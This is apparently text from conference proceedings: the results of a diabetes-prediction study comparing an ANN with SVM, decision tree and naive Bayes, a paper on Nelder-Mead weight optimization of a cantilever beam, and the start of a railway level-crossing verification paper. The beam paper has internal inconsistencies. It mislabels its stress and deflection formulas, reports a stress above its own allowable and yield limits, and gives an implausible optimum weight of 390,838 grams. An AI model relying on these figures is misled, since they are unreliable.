+ Insulin	☐	0	846	79.799	115.244	13281.180
+ BMI	☐	0	67.100	31.993	7.884	62.160
+ DiabetesPedigreeFunction	☐	0.078	2.420	0.472	0.331	0.110
+ Age	☐	21	81	33.241	11.760	138.303

Showing 1 to 8 of 8 entries

Fig.2 shows some important information about the dataset, such as the arithmetic mean, the highest value, and the lowest value for each feature.

-A bar chart: is a graph that displays categorical data in rectangular columns with heights proportional to the values they represent. Figure 5 displays the bar graph of the Pima data set.

It is observed through Fig.3 that the feature values for diabetic patients are greater than those of healthy people.




Fig.3 The bar chart of the dataset

3.3. Data pre-processing

After the data exploration phase, the zero values and outliers that were discovered were processed, and the number of records for samples with diabetes was increased, and the number of records for healthy samples was decreased, so that the number of records became equal between infected and healthy samples.

Pie Chart




Fig.4 Distribution and size of the data set after pre-processing.

3.4. Data splitting

80 percent of the records are for training and 20 percent for testing. then the data was trained on SVM and Decision Tree algorithms and Naive Bayes and ANN

3.5. Describe the deep neural network that was used (ANN):

The neural network consists of an input layer, two dense layers, a dropout layer, and an output layer. The dropout layer is set to 0.5. The learning apparatus used is Adam and the loss function is binary_crossentropy. The activation function used in the dense layers is Relu and in the output layer it is sigmoid. The number of epochs is set to 100.



Fig.5 describes the designed neural network.

4. Results and discussion

ANN(designed neural network)

Confusion Matrix

Rows Number : 160	no (Predicted)	yes (Predicted)	
no (Actual)	75	7	91.46%
yes (Actual)	4	74	94.87%
	94.94%	91.36%	

Class Statistics

Class	True Positives	False Positives	True Negatives	False Negatives	Recall	Precision	Sensitivity	Specificity	F-measure
no	75	4	74	7	91.46%	94.94%	91.46%	94.87%	93.17%
yes	74	7	75	4	94.87%	91.36%	94.87%	91.46%	93.08%

Overall Statistics

Overall Accuracy	Overall Error	Cohen's kappa (κ)	Correctly Classified	Incorrectly Classified
93.13%	6.88%	0.863	149	11

Fig.6 the confusion matrix of the designed neural network.





Fig.7 shows the accuracy of the training data and the validation data after 100 epochs.



SVM
Confusion Matrix

Rows Number : 160		no (Predicted)	yes (Predicted)	
no (Actual)	72	10		87.80%
yes (Actual)	8	70		89.74%
		90.00%	87.50%	

Class Statistics

Class	True Positives	False Positives	True Negatives	False Negatives	Recall	Precision	Sensitivity	Specificity	F-measure
no	72	8	70	10	87.80%	90.00%	87.80%	89.74%	88.89%
yes	70	10	72	8	89.74%	87.50%	89.74%	87.80%	88.61%

Overall Statistics

Overall Accuracy	Overall Error	Cohen's kappa (κ)	Correctly Classified	Incorrectly Classified
88.75%	11.25%	0.775	142	18

Fig.9 presents the confusion matrix of the SVM algorithms.

Decision Tree
Confusion Matrix

Rows Number : 160		no (Predicted)	yes (Predicted)	
no (Actual)	72	10		87.80%
yes (Actual)	10	68		87.18%
		87.80%	87.18%	

Class Statistics

Class	True Positives	False Positives	True Negatives	False Negatives	Recall	Precision	Sensitivity	Specificity	F-measure
no	72	10	68	10	87.80%	87.80%	87.80%	87.18%	87.80%
yes	68	10	72	10	87.18%	87.18%	87.18%	87.80%	87.18%

Overall Statistics

Overall Accuracy	Overall Error	Cohen's kappa (κ)	Correctly Classified	Incorrectly Classified
87.50%	12.50%	0.750	140	20

Fig.10 presents the confusion matrix of the Decision Tree algorithms.

Confusion Matrix

Naive Bayes

Confusion Matrix

Rows Number : 160	no (Predicted)	yes (Predicted)	
no (Actual)	71	11	86.59%
yes (Actual)	10	68	87.18%
	87.65%	86.08%	

Class Statistics

Class	True Positives	False Positives	True Negatives	False Negatives	Recall	Precision	Sensitivity	Specificity	F-measure
no	71	10	68	11	86.59%	87.65%	86.59%	87.18%	87.12%
yes	68	11	71	10	87.18%	86.08%	87.18%	86.59%	86.62%

Overall Statistics

Overall Accuracy	Overall Error	Cohen's kappa (κ)	Correctly Classified	Incorrectly Classified
86.88%	13.13%	0.737	139	21

Fig.11 presents the confusion matrix of the Naive Bayes algorithms.

Tab.3 presents a comparison between the designed neural network and some machine learning algorithms.

The method	Overall Accuracy	Recall		Precision	
		No	Yes	No	Yes
ANN(designed neural network)	93.13%	91.46%	94.87%	94.94%	91.36%
SVM	88.75%	87.80%	89.74%	90%	87.50%
Decision Tree	87.50%	87.80%	87.18%	87.80%	87.18%
Naive Bayes	86.88%	86.59%	87.18%	87.65%	86.08%

By looking at Tab.3 we find that ANN gave the best accuracy compared to the rest of the algorithms.

5. Conclusion

In this paper, deep learning techniques were applied to predict diabetes . Where a neural network containing more than one hidden layer was designed and trained on a Pima dataset, and its results were compared with three machine learning algorithms, which are SVM, Decision Tree, and Naive Bayes. The neural network designed in this paper gave a better result than the rest of the algorithms, with an accuracy of 93.13%, while the SVM algorithm gave an accuracy of 88.75%. The accuracy of the Decision Tree algorithm reached 87.50%. As for the Naive Bayes algorithm, its performance was lower than the rest of the algorithms, and its accuracy was 86.88%. We conclude from this paper that the performance of the deep learning technique was better than the machine learning algorithms after applying it to the Pima dataset.

References

- [1] T. B. Ho, Quỹ phát triển khoa học công nghệ quốc gia (Vietnam), IEEE Vietnam Section., Nhà xuất bản Khoa học và kỹ thuật, and Institute of Electrical and Electronics Engineers., *NICS 2018 : 2018 5th NAFOSTED Conference on Information and Computer Science (NICS) : proceedings : November 23-24, 2018, Ho Chi Minh City, Vietnam*.
- [2] H. C. Lagunzad, M. A. C. Impang, M. v. Gonzaga, J. F. Lawan, F. C. Pineda, and R. A. A. Tanjente, "Predicting the Early Sign of Diabetes using ID3 as a Data Model," in *2022 14th International Conference on Computer and Automation Engineering, ICCAE 2022*, 2022, pp. 135–139. doi: 10.1109/ICCAE55086.2022.9762442.
- [3] G. S. Tomar and Institute of Electrical and Electronics Engineers, *2021 10th IEEE International Conference on Communication Systems and Network Technologies (CSNT) proceedings*.
- [4] *2019 International Conference on Intelligent Computing and Control Systems (ICCS)*. IEEE.
- [5] S. Khan Maliha and M. A. Mahmood, "An Efficient Model for Early Prediction of Diabetes Utilizing Classification Algorithm," in *Proceedings - 2022 6th International Conference on Intelligent Computing and Control Systems, ICICCS 2022*, 2022, pp. 1607–1611. doi: 10.1109/ICICCS53718.2022.9788441.
- [6] P. Nagaraj, V. Muneeswaran, A. Dharanidharan, K. Balanathanan, M. Arunkumar, and C. Rajkumar, "A Prediction and Recommendation System for Diabetes Mellitus using XAI-based Lime Explainer," in *International Conference on Sustainable Computing and Data Communication Systems, ICSCDS 2022 - Proceedings*, 2022, pp. 1472–1478. doi: 10.1109/ICSCDS53736.2022.9760847.
- [7] S. Karimah, E. B. Setiawan, and I. Kurniawan, "Implementation of Random Forest in Classification Model of Diabetes Prediction based on Drug Review Content," in *2021 International Conference on Data Science and Its Applications, ICoDSA 2021*, 2021, pp. 228–232. doi: 10.1109/ICoDSA53588.2021.9617218.
- [8] A. Prakash, R. Anand, S. S. Abinayaa, and N. S. Kalyan Chakravarthy, "Normalized Naïve Bayes Model to predict Type-2 Diabetes Mellitus," in *2021 IEEE International Conference on Emerging Trends in Industry 4.0, ETI 4.0 2021*, 2021. doi: 10.1109/ETI4.051663.2021.9619332.
- [9] J. Theis, W. L. Galanter, A. D. Boyd, and H. Darabi, "Improving the In-Hospital Mortality Prediction of Diabetes ICU Patients Using a Process Mining/Deep Learning Architecture," *IEEE J Biomed Health Inform*, vol. 26, no. 1, pp. 388–399, Jan. 2022, doi: 10.1109/JBHI.2021.3092969.
- [10] N. Dunbray, R. Rane, S. Nimje, J. Katade, and S. Mavale, "A Novel Prediction Model for Diabetes Detection Using Gridsearch and A Voting Classifier between Lightgbm and KNN," in *2021 2nd Global Conference for Advancement in Technology, GCAT 2021*, Oct. 2021. doi: 10.1109/GCAT52182.2021.9587551.
- [11] A. A. Khan, H. Qayyum, R. Liaqat, F. Ahmad, A. Nawaz, and B. Younis, "Optimized Prediction Model for Type 2 Diabetes Mellitus Using Gradient Boosting Algorithm," in *Proceedings of the 2021 Mohammad Ali Jinnah University International Conference on Computing, MAJICC 2021*, Jul. 2021. doi: 10.1109/MAJICC53071.2021.9526257.
- [12] S. E. Saeed, B. H. al Telaq, and A. M. Zeki, "A Comparative Study on Classifying Diabetes Disease using Data Mining Models," in *2021 International Conference on Data Analytics for Business and Industry, ICDABI 2021*, 2021, pp. 438–442. doi: 10.1109/ICDABI53623.2021.9655807.
- [13] M. U. Emon, R. Zannat, T. Khatun, M. Rahman, M. S. Keya, and Ohidujjaman, "Performance Analysis of Diabetic Retinopathy Prediction using Machine Learning Models," in *Proceedings of the 6th International Conference on Inventive Computation Technologies, ICICT 2021*, Jan. 2021, pp. 1048–1052. doi: 10.1109/ICICT50816.2021.9358612.

- [14] I. Bharati Vidyapeeth University (New Delhi, Institute of Electrical and Electronics Engineers, Institute of Electrical and Electronics Engineers. Delhi Section, and I. INDIAcom (Conference) (15th : 2021 : New Delhi, *Proceedings of the 2021 8th International Conference on Computing for Sustainable Global Development (INDIACom) : 17th-19th March 2021, Bharati Vidyapeeth, New Delhi*.
- [15] S. Ranjeeth, V. A. K. Kandimalla, and G. Reddy, "Predicting Diabetes Using Outlier Detection and Multilayer Perceptron with Optimal Stochastic Gradient Descent," in *Proceedings - 2020 IEEE India Council International Subsections Conference, INDICON 2020*, Oct. 2020, pp. 51–56. doi: 10.1109/INDICON50162.2020.00023.
- [16] L. Xu, J. He, and Y. Hu, "Early diabetes risk prediction based on deep learning methods," in *2021 4th International Conference on Pattern Recognition and Artificial Intelligence, PRAI 2021*, Aug. 2021, pp. 282–286. doi: 10.1109/PRAI53619.2021.9551074.
- [17] Institute of Electrical and Electronics Engineers and RVS College of Engineering & Technology, *Proceedings of the 2nd International Conference on Inventive Research in Computing Applications (ICIRCA 2020) : 15-17 July, 2020*.
- [18] O. Bayat, S. Aljawarneh, H. F. Carlak, International Association of Researchers, Institute of Electrical and Electronics Engineers, and Akdeniz Üniversitesi, *Proceedings of 2017 International Conference on Engineering & Technology (ICET'2017) : Akdeniz University, Antalya, Turkey, 21-23 August, 2017*.
- [19] SCAD Institute of Technology, IEEE Electron Devices Society, and Institute of Electrical and Electronics Engineers, *Proceedings of the International Conference on IoT in Social, Mobile, Analytics and Cloud (I-SMAC 2017) : 10-11, February 2017*.
- [20] *2018 Fourth International Conference on Computing Communication Control and Automation (ICCUBEA)*.
- [21] S. Samet, M. R. Laouar, and I. Bendib, "Diabetes mellitus early stage risk prediction using machine learning algorithms," in *5th International Conference on Networking and Advanced Systems, ICNAS 2021*, 2021. doi: 10.1109/ICNAS53565.2021.9628955.

WEIGHT OPTIMIZATION OF CANTILEVER BEAM USING NELDER-MEAD SIMPLEX METHOD

Nursima Gamze Deniz*¹, Ebubekir Seyyarer²

¹Directorate General of Meteorology, ngamzedeniz@gmail.com

²Van Yuzuncu Yil University, Institute Of Natural And Applied Sciences, Department of Artificial Intelligence and Robotics, Van, TURKEY, eseyyarer@yyu.edu.tr

* Corresponding author: ngamzedeniz@gmail.com

Abstract: Optimization aims to reduce costs, find the most suitable point and values. The Nelder-Mead simplex (NMS) method, which is a search algorithm used in optimization, can be applied to nonlinear minimization problems. Weight optimization of cantilever beams is a common problem to minimize production cost, and prior until now, a variety of techniques have been tried to optimize the material's weight in order to lower production costs. In this study, it is investigated the applicability of the NMS method for weight optimization of the cantilever beam.

Keywords: Nelder-Mead Simplex, Weight Optimization, Cantilever Beam.

1. Introduction

The simplex method arose from a very distinct geometry that emerged to be highly effective [1]. The method does not certainly use simplices, but one interpretation is that it performs on simplicial cones, which become appropriate simplices with a supplementary constraint [2] [3] [4] [5].

The simplex approach is most frequently applied to linear optimization methods. Even though its least desirable behavior is unsatisfactory, it performs admirably for the majority of situations that occur in real life [6]. It has been used to optimize nourishment supply [7]; for production arrangement [8]; to unravel a cubic objective programming problem [9]; for progress in bacterial colony optimization [10] and for prediction and diagnosis of Cancer and Diabetes [11]. What is more is that it is used in the energy sector to determine the optimal solution of the solar panel [12]; the Two-Phase Simplex method is suggested with the goal of reducing peak demand, lowering consumer consumption costs, and maintaining consumer comfort level [13]. Besides, in order to find optimal approaches to economic troubles, methods for solving numerical simulations of industrial companies using the simplex method are demonstrated [14]. The simplex technique is also applied to exemplify a mathematical approach to weekly menu planning [15].

On the other hand, it is possible to solve non - linear programming problems with constraints by extending the Nelder-Mead Simplex (NMS) approach [16]. NMS was used in the seepage problem by Ouria and Toufigh (2009) [17]. Arnfinn et al. (1988) used a non - linear method to apply simplex stepping techniques to create an earthquake site schematic [18]. Barati (2011) estimated the variables of the nonlinear Muskingum method using the objective view of the NMS technique [19].

As with other optimization problems, the weight optimization of the cantilever beam is also very important in terms of minimizing the cost. Numerous academics have worked on the cantilever beam: Gurugubelli and Kallepalli (2014) used the genetic algorithm to optimize the deflection and weight of a cantilever beam [20]; Alteveb and Jolgaf (2017) used finite element

method to minimize the weight of a cantilever beam [21]; Yücel et al. (2020) employed various population-iteration combination, via metaheuristic methods to decrease the weight of a cantilever beam [22].

Many times, it is unnecessary to demand highly exact solutions to optimization issues because, as a result of the system's numerical modeling, the results are invariably wrong with respect to the behavior of the real system (e.g. discretized and round-off errors or inaccurate physical modeling) [23].

In addition, it becomes extremely challenging to solve nonlinear optimization problems with a significant amount of variables and restrictions; a huge amount of iterations can be utilized to achieve a solution; and most problems could be managed to solve by using well-known algorithms like the Simplex method [24].

The weight optimization problem is also a nonlinear minimization problem and approaches such as simplex can be used in addition to physical models to reach the optimum solution. For these reasons, the NMS algorithm was used in this study to produce an optimum solution for weight optimization.

2. Methodology

John Nelder and Roger Mead [25] developed the NMS methodology in 1965. The NMS algorithm is a numerical technique for determining the minimal or maximal of the fitness function in a higher dimension. It is a direct search method that is frequently used to solve nonlinear optimization algorithms about which derivatives might not be known.

2.1. Flowchart

The NMS algorithm has a reflection-contraction-expansion phase that allows it to select one of three methods for squeezing a simplex as can be seen in Figure 1.




Figure 1: Flow Diagram of NMS

The NMS method is visualized as a geometric shape, such as a triangle or a tetrahedron, crashing to the ground a sloped layer. The shape is a triangle in 2 dimensions, a tetrahedron in 3 dimensions, and an n-dimensional simplex in size n, which means n+1 points which do not consist in any higher dimensional space. It is evaluated at the function f at the vertices of a triangle ABC in the xy-plane. The vertex with the highest f value (say, C) may be replaced by its reflection. By drawing a vertical line from C to AB and continuing to follow it, one could assume reflecting C around the opposite side AB. Nevertheless, this type of reflection is indeed not immutable under linear xy plane transitions, including such coordinate scalability. The reflection about the middle point of AB is used in the NMS method. $M = (A+B)/2$ can be used to calculate the midpoint, and the reflected point is $R=2M-C$. The fixed size of a triangle is one

disadvantage of the reflection-only approach. When designers finish the search with a huge triangle, this brings about only a rough idea of where the minimum is. Even so, replacing C with R would be pointless if it did not result in a smaller function. As a result, the replacement occurs only if $f(R) < f(C)$. Alternatively, the program terminates and updates the center $(A+B+C)/3$ of the most recently computed triangle as an approximation of the point of least. It's the NMS technique, a "reflection-only" representation. There is a solution to this: instead of preventing when reflection fails, cut the size of the triangle in half, making the contract towards the "best" set of vertices (the one with the smallest value). $f(x) = (x+b)/2$ is the contraction chart, where b is the vertex to which it is contracted. Because this reflection-contraction type of process has a stopping requirement, it cannot run indefinitely. So when the triangle becomes really minimal, with vertices moving closer to one another, it could be stopped.

2.2. Optimization Process

In order to find the stress and deflection at the end of the beam, as shown in Figure 2, the optimization problem and constraints of the three-dimensional model of a cantilever beam.




Figure 2: The beam's specific data points (Alteveb and Jolgaf, 2017)

The beam length is 200 mm, and the beam cross section is shown in Figure 1 with initial measures (I beam thickness $t = 1$ mm, bottom and top flange width, and beam height).

The limits on the variables when using the function are shown in Figure 3 for the height and width of the cantilever beam and the initial values (height and width) of the variables are set as the lower limit values.

	Initial set	Lower limit	Upper limit
Top flange width	8 mm	8 mm	14 mm
Height of the beam	14 mm	14 mm	20 mm

Figure 3: Initial sets and limits of width and height of cantilever beam (Alteveb and Jolgaf, 2017)

2.3. Constraints

Von-Mises stress of A36 Steel was set to maximum allowable stress to fully utilize the material. As a result, it is crucial to clarify the allowable stress as just a constraint for optimal solution in order to avoid critical situations and remain safe. A36 Steel has a yield stress of 250 MPa as well as an allowable stress of 166.67 MPa.

2.4. Objective Function

The primary goal of the design is to reduce production costs, and one of those costs is the material used in production, so material minimization is one of the objectives. The

optimization's goal is to determine the structure of the beam that results in the least weight possible. In other words, the weight of the console was obtained with the stress value obtained by the NMS method. The NMS function in the scipy.minimize library in Python is used for optimization.

3. Results

The deflection and stress of a cantilever beam can be calculated as follows:

$$\delta = \frac{F l^3}{3EI} \quad (1)$$

$$\sigma = \frac{F l}{Z} \quad (2)$$

where formula 1 represents the pressure of the beam structure at the supported end and formula 2 represents the beam's deflection at the free edge.

In order to find stress and deflection, some variables should be set to constant values, which are taken the same as Alteveb and Jolgař's (2017) problem:

E, modulus of the elasticity, 200000 N/mm^2

y, distance from neutral axis to edge, 7 mm

l, length of beam as shown in the figure 1, 200 mm

F, Static Load as shown in the figure 1, 170 N

I, moment of inertia, 821.33 mm^4

Z, the ratio of the moment of inertia to the distance from the neutral axis to the edge, I/y, 821.33/7 mm^3

The stress and deflection values calculated using the given values and the values found by NMS are given in the Table 2.

	Analytical Solution	NMS Solution	% Error
Maximum Equivalent Stress (MPa)	289.77	355.84	22.8 %
Maximum Deflection (mm)	2.759	3.38	22.8 %

Table 2: Analytical solution versus NMS solution comparison

As can be seen in the table above, although the analytical solution is calculated under the premise of the given fixed values, the NMS method calculates the stress and deflection of the cantilever beam with the height and width values with lower and upper limits, and the Von-Mises stress being equal to the maximum stress constraint. The optimum point of NMS, that is, the minimum weight that the console can have, was found to be 390,838 grams.

4. Summary

As in many other fields, reducing the cost of production is also important in the field of design engineering. Various methods have previously been used to optimize the weight of the material used to reduce the production cost. On the other hand, the NMS method is suitable for weight optimization of cantilever beams, which is a nonlinear problem, and can be used in addition to solving numerical models that can cause rounding errors.

References

- [1] Dantzig, G. B. (1990). Origins of the simplex method. In A history of scientific computing (pp. 141-151).
- [2] Murty, Katta G. (1983). Linear programming. New York: John Wiley & Sons, Inc. pp. xix+482.
- [3] Stone, Richard E.; Tovey, Craig A. (1991). "The simplex and projective scaling algorithms as iteratively reweighted least squares methods". *SIAM Review*. **33** (2): 220–237.
- [4] Stone, Richard E.; Tovey, Craig A. (1991). "Erratum: The simplex and projective scaling algorithms as iteratively reweighted least squares methods". *SIAM Review*. **33** (3): 461.
- [5] Strang, Gilbert (1 June 1987). "Karmarkar's algorithm and its place in applied mathematics". *The Mathematical Intelligencer*. **9** (2): 4–10.
- [6] S. Reis, S. Nitter, in Reference Module in Earth Systems and Environmental Sciences, 2013
- [7] Ji, X., & Lyu, S. (2022, May). The simplex method to optimize food supply. In 2nd International Conference on Applied Mathematics, Modelling, and Intelligent Computing (CAMMIC 2022) (Vol. 12259, pp. 1125-1134). SPIE.
- [8] Tim, I. M., George, E. U., Okon, E. O. J., & Thompson, D. E. Application of Revised Simplex Method For Profit Maximization In A Paint Company.
- [9] Sulaiman, N. A. (2022). Solving cubic objective function programming problem by modification simplex method. *International Journal of Nonlinear Analysis and Applications*.
- [10] Babu, S. S., & Jayasudha, K. (2022). A Simplex Method-Based Bacterial Colony Optimization for Data Clustering. In *Innovative Data Communication Technologies and Application* (pp. 987-995). Springer, Singapore.
- [11] Nayak, M., Das, S., Bhanja, U., & Senapati, M. R. (2022). Predictive Analysis for Cancer and Diabetes Using Simplex Method Based Social Spider Optimization Algorithm. *IETE Journal of Research*, 1-15.
- [12] Mitlif, R. J., RASHEED, M., SHIHAB, S., RASHID, T., & Hamed, S. H. A. (2021). Linear Programming Method Application in a Solar Cell. *Journal of Al-Qadisiyah for Computer Science and Mathematics*, **13**(1), Page-10.
- [13] Singaravelan, A., Kowsalya, M., Ram, J. P., Gunapriya, B., & Kim, Y. J. (2021). Application of Two-Phase Simplex Method (TPSM) for an Efficient Home Energy Management System to Reduce Peak Demand and Consumer Consumption Cost. *IEEE Access*, **9**, 63591-63601.
- [14] Eshonkulov, J. S. (2021). Methodology of Application Of The Simplex Method In The Optimal Development Of Industrial Enterprises. *The American Journal of Applied sciences*, **3**(10), 9-14.
- [15] Hadzhikolev, E., & Hadzhikoleva, S. (2018). APPLICATION OF THE SIMPLEX METHOD TO CREATE A WEEKLY MENU PLANNER. *Acta Universitatis Cinbinesis, Series E: Food Technology*, **22**(2).

- [16] Subrahmanyam, M.B. An extension of the simplex method to constrained nonlinear optimization. *J Optim Theory Appl* 62, 311–319 (1989).
- [17] Ahad Ouria, Mohammad M. Toufigh (2009). Application of Nelder-Mead simplex method for unconfined seepage problems, *Applied Mathematical Modelling*, (Vol. 33, pp. 3589-3598).
- [18] Arnfinn F. Prugger, Don J. Gendzwill; Microearthquake location: A nonlinear approach that makes use of a simplex stepping procedure. *Bulletin of the Seismological Society of America* 1988; 78 (2): 799–815.
- [19] Barati, R. (2011). Parameter estimation of nonlinear Muskingum models using Nelder-Mead simplex algorithm. *Journal of Hydrologic Engineering*, 16(11), 946-954.
- [20] Gurugubelli, S., & Kallepalli, D. (2014). Weight and deflection optimization of Cantilever Beam using a modified Non-Dominated Sorting Genetic Algorithm. *IOSR Journal of Engineering*, 4(3), 19-23.
- [21] Alteveb, M. S., & Jolgaf, M. (2017). Optimization of cantilever beam for minimum weight using finite element analysis. *Proceedings of FLCMCPT September*, 12-13.
- [22] Yücel, M., Bekdaş, G., & Nigdeli, S. M. (2020). Minimizing the weight of cantilever beam via metaheuristic methods by using different population-iteration combinations. *WSEAS Transactions on Computers*, 19, 69-77.
- [23] Dantzig, G.B., “Linear Programming and Extensions.” Princeton University Press, Princeton, N.J., 1963.
- [24] Grešovnik, I. (2007). Simplex algorithms for nonlinear constraint optimization problems. Technical report] Retrieved from: <http://www2.arnes.si/~ljc3m2/igor/doc/rep/optalgsimplex.pdf>.
- [25] Nelder, J. A., & Mead, R. (1965). A simplex method for function minimization. *The computer journal*, 7(4), 308-313.

SAFETY VERIFICATION OF A TRANSPORTATION AUTOMATON

Fatih Sarıkoç¹

¹Erciyes University, Faculty of Engineering, Kayseri, TURKEY, fsarikoc@erciyes.edu.tr

Abstract: Level crossings are an essential safety critical component of a railway transportation system. As time passed, fail-safe software design approaches have been more widely implemented to replace traditional electromechanical control components. In this work, we focus on the safety verification work of an automation module as part of safety-critical system design activities. We designed a Petri net model for a unidirectional single-line railway section, then we examined the safety properties of the model by use of formal methods. Later, we employed linear temporal logic as a specification language and the TINA tool for exhaustive verification of all executions in the probability space. The experiment results revealed that the Petri net model with the dedicated case parameters and assumptions successfully verified the defined safety requirements.

Keywords: Safety Verification, Petri Net, Model Checking, Formal Methods, Railway Level Crossing

1. Introduction

Every year, approximately 300 deaths and more injuries happened in the European rail network. These accidents constitute an average of 25% of all accidents in European rail traffic [1]. One effective precaution is installing level crossing controller devices in these high-risk spots. As the computer-based interlocking systems spread throughout the rail network, more software-based level crossing (LC) implementations are increased. This design practice needs not only automation procedures but also the design formally must prove that the model fulfills the requirements of given safety criteria. Therefore, formal methods and their implementation is highly recommended in CELENEC EN 50128 Norms which describes software design properties of fail-safe signalization systems [2].

